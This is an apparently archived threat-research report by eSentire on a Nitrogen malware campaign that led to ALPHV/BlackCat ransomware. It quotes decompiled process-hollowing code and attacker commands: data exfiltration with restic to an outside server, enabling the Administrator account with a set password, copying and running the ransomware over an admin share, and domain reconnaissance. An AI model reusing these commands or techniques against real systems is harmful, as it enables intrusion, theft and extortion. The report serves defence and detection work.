

# Nitrogen Campaign 2.0: Reloads with Enhanced Capabilities Leading to ALPHV/BlackCat Ransomware

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 19:09:14 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our [24/7 SOCs](#) are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more\_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

## Here's the latest from our TRU Team...

In October 2023, our Threat Response Unit (TRU) observed multiple incidents stemming from a new Nitrogen campaign. You can read more on the previous Nitrogen campaign from one of our articles [here](#). One of these incidents ultimately led to ALPHV/BlackCat Ransomware. In this case, threat actors infiltrated the network, gaining their initial foothold through malicious payloads from a drive-by download.

A drive-by download involves the involuntary installation of malicious software on a user's system without their informed consent. It often occurs when users visit or are redirected to compromised websites, sometimes through mechanisms like [deceptive Google Ads](#). In this case, we assessed that the user was directed to malware on a website posing as legitimate software from a search advertisement. In the second case, the user was deceived when attempting to install WinSCP software.

This article will explore the commands employed by the threat actors during their post-exploitation phase and take a closer look at the payloads involved.

## Initial Infection Stage and Technical Analysis

In the first incident, our team traced post-exploitation activity to an unmanaged device with access to the customer's network. Analysis of available logs pointed to a drive-by download and installation of Nitrogen payloads from a malicious search advertisement.

Fortunately, we were able to identify a matching ISO file uploaded to VirusTotal (MD5: 06345b04244b629f9632009cafa23fc1). Our analysis of the initial infection stage draws from this file, which was corroborated with behaviors we observed from our security telemetry from this incident and others.

The ISO image contains multiple files, as shown in Figure 1.

Figure 1: Contents of an ISO image

The “support” folder contains multiple garbage files. We will focus on the following files:

- data (MD5: a2b4adedd0f1d24e33d82abebfe976c8)
- foo.dll (MD5: 9aedc564960e5dddeb6524b39d5c2956)
- msi.dll (MD5: 8342db04a12dd141b23a20fd393bb9f2)
- setup.exe (MD5: e5da170027542e25ede42fc54c929077)

setup.exe is the Windows Installer executable (msiexec.exe). When executed, it loads the msi.dll file modified by the threat actor(s). The msi.dll makes use of the custom import “nop” to load foo.dll with exported function name “nop” (Figure 2).



Figure 2: Custom import loading foo.dll

foo.dll is responsible for decrypting the “data” file with the AES algorithm. The key and IV are hardcoded in obfuscated form in the binary. Like in the previous campaign, some strings are obfuscated using a simple Caesar Cipher algorithm, where each character is shifted up by a specific number of places (e.g., 5), as shown in Figure 3.

```

1091 strcpy((char *)Src, "jmdbdi\\gZdino\\gg`m)oso");
1092 v94 = 0i64;
1093 strcpy(v216, "`m)oso");
1094 v215 = _mm_load_si128(&unk_2B374FB40); // original_installer.txt
1095 do
1096 *((_BYTE *)Src + v94++) += 5;
1097 while ( v94 != 22 );
    
```

Figure 3: Caesar Cipher encryption on some of the strings used in the binary

Upon decrypting the “data” file, we obtain a ZIP archive, as shown in Figure 4, where custom\_installer.exe (MD5: 55144c356dbfaf88190c054011db812e) is another malicious payload and Advanced\_IP\_Scanner.exe (MD5: 5537c708edb9a2c21f88e34e8a0f1744) is a legitimate decoy of Advanced IP Scanner installer.

Name	Size	Packed	Type	Modified
..			File folder	
Advanced_IP_Scanner.exe	21,050,672	20,714,418	Application	10/10/2023 11:52 AM
custom_installer.exe	40,436,224	39,609,736	Application	10/10/2023 11:52 AM
original_installer.txt	24	26	Text Document	10/10/2023 11:52 AM

Figure 4: Contents of the decrypted ZIP archive

custom\_installer.exe payload is responsible for decrypting another ZIP archive that contains additional payloads to be placed across multiple folders, as well as establishing a persistence mechanism via scheduled tasks. The folders containing malicious payloads are shown in Figure 5. The files in the Notepad folder in this particular sample only contain legitimate Python dependencies and are not included in the screenshot for clarity purposes.



Figure 5: Decrypted ZIP archive containing the payloads that are dropped across multiple folders (custom\_installer.exe)

In the previous campaign, Nitrogen set the scheduled tasks to point to pythonw.exe in order to side-load the malicious DLL. The latest campaign, in contrast, creates two scheduled tasks that execute the commands shown in Figure 6.

sGVsD3nPU0KRX+aOAs1mR7rwadm3Z5fsOkcl1k=

Figure 6: Encrypted commands in the scheduled tasks

The scheduled task names (OneDrive Security Task-S-1-5-21-5678566754-9123742832-2638705499-2003) remain the same as in the previous campaign. The file *update.exe* (MD5: e5da170027542e25ede42fc54c929077) is a legitimate *msiexec.exe* executable (Windows Installer) that has been renamed. When the command is executed, the payload spawns under the processes *spoolsv.exe* and *dllhost.exe* within the directories “C:\Users\\AppData\Local\OneDrive\” and “C:\Users\\AppData\Local\Security\” respectively.

Upon further analysis of the binary, we discovered that the base64-encoded string contains a nonce, an encrypted key, and a list of text strings encrypted using the ChaCha stream cipher. The decrypted strings are the following:

- transacted\_hollowing#C:\Users\\AppData\Local\Security\pythonw.exe#C:\Users\\AppData\Local\Security\dllhost.exe
- transacted\_hollowing#C:\Users\\AppData\Local\OneDrive\pythonw.exe#C:\Users\\AppData\Local\OneDrive\spoolsv.exe

The ‘*msi.dll*’ files are side-loaded during the scheduled task execution and contain the custom imports to additionally load *zen.dll* (MD5: 6557a11aac33c4e6e10eaea252157f3e) and *fid.dll* (MD5: 1f04ca6ffef0b737204f3534ff73575e) files shown in Figure 5. These, in turn, access the base64-encoded command-line argument, decrypt it, and use the decrypted strings as configuration parameters.

The payloads *zen.dll* and *fid.dll* use the transacted hollowing technique as shown in Figure 7 ([transacted hollowing](#) is a technique that combines elements of both Process Hollowing and Process Doppelganging) that involves Windows Native API functions, such as *NtCreateTransaction* and *RtlSetCurrentTransaction* to create and open the transacted file, *CreateProcessInternalW* to create the *spoolsv.exe* and *dllhost.exe* processes in a suspended state, and perform process injection by unmapping the process memory and replacing it with *pythonw.exe* binary.

```

39 wscpy(Src, L"款响港滩泪芒净垣");
40 strcpy(v21, "hbokbi0/aii"); // kernel32.dll
41 strcpy((char *)ProcessHandle, "kernel32.dll");
42 ProcAddress = (void (__fastcall *) (WCHAR *, _WORD *, _QWORD))mw_GetProcAddress((__int64)ProcessHandle, (__int64)Src);
43 ProcAddress(Buffer, v24, 0i64);
44 Transaction = mw_CreateTransaction((__int64)v27, a4, a5);
45 if ( (unsigned __int64)(Transaction - 1) > 0xFFFFFFFFFFFFFFFFDui64 )
46     return 0;
47 memset(Src, 0, 0x208ui64);
48 SectionHandle = (HANDLE)Transaction;
49 mw_get_directory(a3, (int)Src, 0x104ui64); // retrieves the directory of pythonw.exe (C:\Users\\AppData\Local\Security\
50 v13 = wcslen(Src, 0x104ui64);
51 ProcessHandle[0] = 0i64;
52 ProcessHandle[1] = 0i64;
53 if ( v13 )
54     v5 = Src;
55 ProcessHandle[2] = 0i64;
56 if ( mw_CreateProcessInternalW(ProcessHandle, a1, a2, (__int64)v5)// Creates dllhost.exe in a suspended state
57     && (*(_QWORD *)v16)ViewSize = 0i64,
58     (v14 = mw_NtMapViewOfSection(ProcessHandle[0], SectionHandle, (PSIZE_T)v16) != 0i64)// mapping the buffer into the remote process
59     && (v15 = mw_check_if_pe_64bit(a4),
60     LOBYTE(v16) = mw_overwrite_with_payload(
61         a4,
62         (__int64)v14,
63         ProcessHandle,
64         v15 ^ 1), // overwrites with pythonw.exe
65     v11 = v16,
66     (_BYTE)v16 )
67 {
68     v17 = ProcessHandle[1];
69     strcpy(v22, "ResumeThread");
70     strcpy((char *)v24, "ResumeThread");
71     strcpy(v23, "icplcj10,bjj"); // kernel32.dll
72     strcpy(&v23[13], "kernel32.dll");
73     v18 = (void (__fastcall *) (HANDLE))mw_GetProcAddress((__int64)&v23[13], (__int64)v24);
74     v18(v17);
75 }

```

Figure 7: The code responsible for performing transacted hollowing

When pythonw.exe is executed from the specified directories, it side-loads the malicious python311.dll files. These files contain embedded and obfuscated C2 addresses (see Indicators of Compromise table), which are used for persistent C2 communication.

In the recent Nitrogen campaign, besides introducing transacted hollowing, the threat actor(s) returned with an array of enhanced capabilities. These include bypassing the [Antimalware Scan Interface \(AMSI\)](#), bypasses for [Event Tracing for Windows \(ETW\)](#) and [Windows Lockdown Policy \(WLDP\)](#), antivirus evasion by using [AntiHook](#) (used to evade userland hooking techniques employed by antivirus software) as well as utilizing the KrakenMask sleep obfuscation tool to mask return addresses within AMSI bypass, ETW, WLDP patching and AntiHook function, and encrypt the .text section contents. For the sake of brevity, we won't delve into the technical intricacies of these functions in this article.

### The switch to the Sliver C2 Framework

In one of the recent Nitrogen samples, the *slv.py* (MD5: 88423cf8154ccc3278abea0e97446003) file is dropped under *C:\Users\\AppData\Local\Notepad* folder.

*slv.py* contains the Python code that decodes a base64 string, deserializes the resultant bytes using the marshal module, and then executes the resulting obfuscated Python code. We believe that the threat actor(s) adopted the obfuscation technique from [this obfuscation tool](#).

Figure 7 shows the disassembled Python bytecode. The bytecode is responsible for decrypting *data.aes* (MD5: d36269ac785f6b0588fbd7bfd1b50a57) using AES. The decrypted DLL is a [Sliver payload](#) (MD5: a9e5c83f7d96144fa31126ef0a7a9e2f) that connects to the C2 server at 194.180.48[.]149:8443. Previously, Nitrogen threat actors used Pyramid C2 Framework for post-exploitation.

Figure 8: Disassembled Python code (data.aes)

## Nitrogen and Post-Exploitation Leading to ALPHV Ransomware

Upon establishing the initial foothold, threat actors moved laterally to other hosts in the environment and dropped multiple obfuscated Python scripts similar to *slv.py*:

- *wo9.py* (MD5: 45d8598ff20254c157330dbdf5a8110b)
- *wo10.py* (MD5: 0200a95373be2a1851db27c96704fc11)
- *wo4.py* (MD5: 5462b15734ef87764ef901ad0e20c353)
- *updateegge.py* (MD5: 300ca3391a413faf0e5491898715365f)

*wo9.py*, *wo10.py*, and *wo4.py* contain the AES-encrypted and embedded Cobalt Strike payloads. Using the Cobalt Strike [configuration parser from SentinelOne](#), we can extract the Cobalt Strike configuration (see Indicators of Compromise table).

*updateegge.py* is similar to *slv.py* and decrypts *dotae.aes* (MD5: 4722f13c22abaa6045c544ee7dde3e5a) to the Sliver payload (MD5: 9f1c9b28eaf00b9aec180179255d87c0) that connects to 185.216.70[.]236:8443.

Further on, threat actors utilized PsExec, and WMIC for lateral movement and running Restic (backup program) to exfiltrate data:

- `restic.exe -r rest:hxxp://195.123.230[.]165:8000/ --password-file ppp.txt --use-fs-snapshot --verbose backup \\<REDACTED>`

The threat actors also enabled Administrator and multiple other accounts with the password “GoodLuck!”:

- `net1 user Administrator GoodLuck! /domain`

One of the dropped batch files contained the command to map the C\$ administrative share of a machine to the local drive letter N:, using the Administrator account with the password “GoodLuck!”, the command to copy ALPHV ransomware binaries (safe.exe) from the N: drive to the C: drive:

- net use N: "\\<REDACTED>\C\$" /USER:<REDACTED>\Administrator GoodLuck! /PERSISTENT:YES
- copy N:\safe.exe C:\
- C:\safe.exe --access-token <REDACTED>

Another batch file named *UpdateEGGE.bat* contained the command to run the *wo4.py* file via *pythonw.exe*:

- C:\<REDACTED> \python\pythonw.exe C:\<REDACTED> \python\wo4.py

We also observed the threat actors renaming *pythonw.exe* to *itw.exe* and *ServiceUpdate.exe*.

## Another Case of Nitrogen

In another incident involving a Nitrogen infection, our 24/7 SOC Cyber Analysts conducted an investigation to trace the origin of the malicious file (Figure 9). They found that the affected user fell victim to a drive-by download while using a search platform, inadvertently downloading the malicious file.

Threat actors used Punycode to make the domain look trustworthy. Punycode is a method used to encode Unicode characters into ASCII, mainly for internationalized domain names (IDNs) that contain non-ASCII characters. This allows domains to have characters from various languages. Threat actors can exploit Punycode to conduct what's known as an [IDN homograph attack](#).



Figure 9: The malicious website serving fake WinSCP installer

The following reconnaissance commands were executed to gather information about the network and users:

- nltest /DOMAIN\_TRUSTS
- net group "domain admins" /DOMAIN
- net1 localgroup Administrators

Based on the overlap in Tactics, Techniques, and Procedures (TTPs), we assess the primary objective was likely ransomware deployment, similar to the previously mentioned case. The threat actor(s) made attempts to manually execute the slv.py (Sliver payload) within the PowerShell command line.

## How did we find it?

- eSentire [MDR for Endpoint](#) identified Python-based post-exploitation activities.

## What did we do?

- Investigated and confirmed the activity is malicious.
- Our team of [24/7 SOC Cyber Analysts](#) isolated affected hosts to contain the incidents in accordance with the business' policies.

## What can you learn from this TRU positive?

- The end goal for Nitrogen infections is to deliver ALPHV ransomware and perform data exfiltration.
- In one of the cases, opportunistic infections resulting from drive-by downloads were leveraged for hands-on-keyboard attacks. This transition took place in under 1 hour and 18 minutes.
- The threat actor(s) switched from using Pyramid C2 Framework to using Sliver C2.
- In the latest Nitrogen campaign, threat actors introduced transacted hollowing and showcased an expanded set of advanced capabilities. They can now bypass the Antimalware Scan Interface (AMSI), patch Event Tracing for Windows (ETW) and Windows Lockdown Policy (WLDP) and evade antiviruses using AntiHook. Additionally, the KrakenMask tool is employed to conceal return addresses within functions related to AMSI bypass, ETW, WLDP patching, and AntiHook, as well as to encrypt the .text section contents."

## Recommendations from our Threat Response Unit (TRU) Team:

- Train users to identify and report potentially malicious content using [Phishing and Security Awareness Training \(PSAT\)](#) programs.
- Ensure employees have access to a dedicated software center to download corporate-approved software.
- Protect endpoints against malware by:
  - Ensuring antivirus signatures are up-to-date.
  - Using a Next-Gen AV (NGAV) or [Endpoint Detection and Response \(EDR\)](#) tool to detect and contain threats.

Our [Threat Response Unit \(TRU\)](#) is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. [Connect](#) with an eSentire Security Specialist.

### **ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)**

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and

proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.
